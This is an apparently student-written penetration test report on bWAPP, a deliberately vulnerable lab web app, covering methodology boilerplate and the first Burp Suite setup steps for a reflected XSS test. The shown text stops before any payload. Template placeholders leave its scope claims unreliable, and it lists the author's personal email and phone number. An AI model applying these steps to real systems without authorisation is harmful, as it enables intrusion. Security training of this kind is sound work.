PENETRATION TEST REPORT

Project

Web application penetration testing

Target

BWAPP

Prepared by 5ynd1c473

Prepared for "BWAPP"

5ynd1c473

Professional Penetration tester

Address: H#108, Dhanmondi, Dhaka

Email: kmna2.jowel@gmail.com

Web site:

DISCLAIMER

No warranties, express or implied are given by **5ynd1c473** with respect to accuracy, reliability, quality, correctness or freedom from error or omission of this work product, including any implied warranties of merchantability, fitness for a specific purpose or non-infringement. This document is delivered "as is", and **5ynd1c473** not be liable for ant inaccuracy thereof. **5ynd1c473** does not warrant that all errors in this work product shall be corrected. Except as expressly set forth in any master services agreement or project assignment, **5ynd1c473** is not assuming ant obligations or liabilities including but not limited to direct, indirect, incidental or consequential, special or exemplary damages resulting from the use of or reliance upon any information in this document. This document does not imply an endorsement of any of the companies or products mentioned.

CONFIDENTIALITY STATEMENT

This contents of this document are the sole and exclusive property of **"Company Name"** and **5ynd1c473**. It contains privileged and confidential information intended solely for the **"company name"**. Any unauthorized duplication, distribution or utilization of this document, whether in its entirety or in part, in any form, is strictly prohibited without the express consent of both **"|company name"** and **5ynd1c473**. This document is provided under the understanding that it will be handled with the utmost confidentiality and discretions. Any unauthorized disclosure may result emphasizes the importance of confidentiality while maintaining clarity and professionalism.

Contact Information

Name	Designation	Contact Information
On behalf of **“BWAPP”**		
		Phone: Email:
		Phone: **Email:**
		Phone: **Email:**
On behalf of **5ynd1c473**		
Kazi Md. Nur Alam Jowel		**Phone: +880 1632 090893** **Email: kmna2.jowel@gmail.com**
		Phone: **Email:**
		Phone: **Email:**

ASSESSMENT OVERVIEW

During the period from “August 10, 2024 to August 12, 2024”, “BWAPP” partnered with

5ynd1c473 to assess the security resilience of its infrastructure.

This evaluation was conducted in alignment with contemporary industry standards, incorporating methodologies such as the OWASP Testing Guide, Penetration Test Execution Standards (PTES), and tailored testing frameworks to address specific requirements. The penetration testing activities unfolded across distinct phases:

Planning	Commencing with a thorough understanding of customer objectives and engagement guidelines, this phase set the foundation for subsequent assessments.
Discovery	Employing scanning and enumeration techniques, the team probed the infrastructure to uncover potential vulnerabilities, weak points, and avenues for exploitation.
Attack	Validating scanning and enumeration techniques, the team iteratively progressed through a series of steps to gain unauthorized access, escalate privileges, and explore the environment for valuable for valuable assets and data.
Reporting	A comprehensive documentation of findings ensued, encompassing identified vulnerabilities, successful exploits, attempted intrusions and an assessment of the organization’s security strengths and weakness.

Additionally, the attack phase comprised several distinct steps, executed iteratively as information was discovered.

- Gained access to the system or environment in a way that was not intended.
- Escalated privileges to move from regular or anonymous user to a more privileged position.
- Browsed to explore the newly accessed environment and identify useful assets and data
- Deployed tools to attack further from the newly gained vantage point.
- Exfiltrated data.

Discovery & Reconnaissance

As the first step of this engagement, first performed discovery and reconnaissance of the environment. This included performing network or application scans, reviewing the system, network or application architecture or walking through a typical use case scenario for the environment. This results of discovery and reconnaissance determine vulnerable areas which may be exploited.

Validation & Exploitation

5ynd1c473 used the results of the reconnaissance efforts as a starting point for manual attempts to compromise the Confidentiality, Integrity and Availability (CIA) of the environment and the data contained therein.

The highest risk vulnerabilities were selectively chosen by the assessor for exploitation attempts. The detailed results of these exploitation and validation tests follow in the sections below. While **5ynd1c473** may not have had time to exploit every vulnerability found, the assessor chose those vulnerabilities that provided the best chance to successfully compromise the systems in the time available.

Scope and Timeframe

Testing and verification were performed between “date” the scope of this project was limited to the “company name” internal network. We conducted the tests using a production version of the “company name” internal network.

All other servers were out of scope. All testing and verification were conducted from “outside/inside” offices. User Account provided by “company name”. The following hosts were considered to be in scope for testing.


Scope	Description
Internal Network Scope	Assessing internal infrastructure to enhance system security
Network Devices Scope	Assessing device within the network for security enhancements

Client Allowance

“company name” provided the following IP Address-

IP Address	Briefed Overview
192.168.0.192	A host IP within the network


Our targeted web application



```
bee@bee-box:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:56:d8:ec
          inet addr:192.168.0.192  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe56:d8ec/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1267 (1.2 KB)  TX bytes:10194 (9.9 KB)
          Interrupt:16 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:678 errors:0 dropped:0 overruns:0 frame:0
          TX packets:678 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:33900 (33.1 KB)  TX bytes:33900 (33.1 KB)

bee@bee-box:~$
```

1: Cross Site Scripting Reflected (Custom Headers)


1.1: Search bWAPP


192.168.0.192

bWAPP, an extremely buggy web app !

bWAPP
Drupageddon
Evil folder
phpMyAdmin
SQLiteManager

1.2: bwapp log in page


192.168.0.192/bWAPP/login.php

bWAPP
an extremely buggy web app !
Login
New User
Info
Talks & Training
Blog

/ Login /

Enter your credentials *(bee/bug)*.


Login:

Password:

Set the security level:
low

Login
Scan your website for XSS and SQL Injection vulnerabilities
MME Security Audits & Training

1.3: Set challenge and set level medium




/ XSS - Reflected (Custom Header) /

Some web clients use custom HTTP request headers...

Content of our **bWAPP** header:

bWAPP is for educational purposes only / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need training? / © 2014 MME BVBA


1.4: Open burp suit



Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.


1.5: Turn on burp proxy



Burp 8080
Dhaka
Bangladesh
Asia

zap 8081
Sylhet
Bangladesh
Asia


1.6: Intercept on



Intercept is on

Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.

1.7: Reloading the page




/ XSS - Reflected (Custom Header) /

Some web clients use custom HTTP request headers...

Content of our **bWAPP** header:


1.8: Capture the request



Request to http://192.168.0.192:80

